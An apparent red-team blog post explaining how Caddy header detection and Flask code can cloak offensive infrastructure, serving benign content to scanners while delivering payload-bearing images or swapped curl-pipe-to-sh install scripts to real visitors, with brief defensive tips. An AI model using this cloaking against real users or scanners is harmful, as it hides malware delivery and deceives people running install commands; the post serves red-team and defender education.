Goal
Learn how we apply a content hotswapping technique based on visitor scoring in our offensive infrastructure, serving different content to bots and scanners
Audience
Blue Team
Red Team
Security Researchers
IoC
See "Words On Defense" at the end for some general tips.
Disclaimer
This article is written for educational purposes and is intended only for legal penetration testing and red teaming activities, where explicit permission has been granted. If you wish to test any of the scripts provided, refer to the disclaimer.
In previous posts we’ve talked about using Caddy to detect bots and other unwanted visitors to keep them out of our infrastructure. However, keeping them out isn’t actually what we want to do! Instead of redirecting them away, we figured we could also serve them different, benign content, using the same paths and structures as the real deal. By doing this our infrastructure looks less suspicious to prying eyes.
In this article we will take a look at how we’ve implemented content hotswapping, which is a simple technique that can be used to serve visitors different content dynamically inspired by A/B testing. During our work, we often use a combination of Caddy, Gunicorn and Flask to serve mock content. However, for brevity we didn’t add Gunicorn in below examples.
So, as described in this article about header detection and shared in this repository, we’re able to detect unwanted visitors at a very high rate. Of course, there are many other factors to consider like ASN or using reverse DNS to learn about a visitor, but lets focus on headers for now. Using header detection, we can use Caddy to add an upstream header to the site behind it (Flask). This header can be used to determine which content should be served.
But, enough with the introductions, lets write some code!
Caddy Proof of Concept
First up, Caddy. Since we’ve covered header detections thoroughly, we’re not going to do that again. But for this concept to work, we do need Caddy. So for this demo, we created a Caddy file with a very basic verification, only checking the user agent header. Based on the user agent, add an upstream request header named “X-Is-Visitor”, setting it to “true” if Firefox is matched and “false” if not.
Before we can start customizing responses to our Flask requests, we need to make sure we handle our custom header. We do so by making use of the following components:
flask.g: This is a simple namespace object that has the same lifetime as an application context (e.g. request). Read more about the g object in the Flask documentation.
@app.before_request: Handler which is called at the start of a request, so before the function call.
@app.after_request: Handler which is called at the end of a request, so after the function call.
In short, when a request comes in, we check if “X-Is-Visitor” exists and is “true”, and store a boolean on g.is_visitor. This boolean can be used during the actual requests. After we’re done, ensure the “X-Is-Visitor” header is gone by popping it.
fromflaskimportFlask,request,render_template,Response,send_file,gapp=Flask(__name__)@app.before_requestdefbefore_request():""" Because Caddy always sets the header value, we can trust it. """g.is_visitor=(request.headers.get("X-Is-Visitor")or'false').lower()=='true'@app.after_requestdefafter_request(response:Response)->Response:response.headers['Server']='nginx'response.headers.pop('Via',None)response.headers.pop('X-Is-Visitor',None)returnresponse
After the before_request function has executed, we can make use of g.is_visitor anywhere in the application during a request.
Serving Content
As mentioned above, in this proof of concept we only do a basic check if a visitor is using Firefox. In reality, we can use the header validation to serve different content to bots and real visitors.
Same, but different

As can be seen in the above image, we serve both different HTML as JavaScript to FireFox and Brave. This is achieved by using Flasks’ render_template function, which loads any file from the templates folder. The g.is_visitor boolean is used to determine which template to serve, and if needed placeholders can be used in the template itself. This is demonstrated in the “visitor.js” JavaScript file, which has the placeholder ```` which is replaced with the user agent.
At this point, we figured this could also be used to smuggle content like demonstrated in this piece about malvertisments to real visitors only. So when a security scanner is reviewing our web page, they get served benign images. However, when a real visitor loads the image, they get the image containing the payload:
image='static/img/socks-1.webp'@app.route(f"/{image}")defpoc_raw():ifnotg.is_visitor:print("[-] Denied")returnsend_file(image,mimetype="image/webp")print("[+] Allowed")img_data=open(image,'rb').read()# Insert hiding in plain sight-like activities
returnsend_file(BytesIO(img_data),mimetype="image/webp",conditional=True)

So, if we we’re to combine Caddy and the malvertisment smuggling as described before, we gain control over who gets to see our payload. For example, take a look at the same advertisement being loaded on FireFox and Brave:
Preventing the hidden payload from showing up
Script Hotswapping
Okay, time to get nasty. During development, we regularly come across handy install one-liners piping into bash. For example, take a look at the following (defanged) Rust installer:
curl --proto'=https'--tlsv1.2 -sSf hxxps[://]sh[.]rustup[.]rs | sh
So, doing our due dilligence, we always download the script and review it before executing it, right? Very good.

But what if we apply the same content hotswapping technique to this technique? Yeah, we don’t like where this is going.
So, for example, we can update the Caddy file to set a flag only when a request is made by Curl and requests compressed content:
To trigger this, you can add the --compressed flag to a request:
curl -k--compressed-sSf https://127.0.0.1/install.sh | sh
Keeping this in mind, you can serve different content when:
Someone is using a browser to open the script.
Someone is using curl to get the script.
Someone is using our exact command to get the script.
Don't trust your eyes
We’ve learned an important lesson - always download and review scripts using the same tool as you’re going to use to execute it! Preferably, during reviewing, use the same arguments as provided as well. While not every (curl) argument will alter your fingerprint, some may. If you want to make sure you get the same script, ensure you’re using the same arguments.
In other words, watch out with magic one-liners, especially outside of “trusted” hosts like GitHub. On those platforms the content is still provided by users, but at least you know where it is coming from.
Words On Defense
This is kind of a tricky one. There’s no clear IoC or other indicator, because we’re describing a method and and example flow. However, when checking suspicious endpoints keep the following in mind:
Sandboxes mostly run from cloud locations and may be tricked.
Many security scanners and crawlers use a headless browser and may be tricked.
Mimicking the users’ browser and setup may change the result.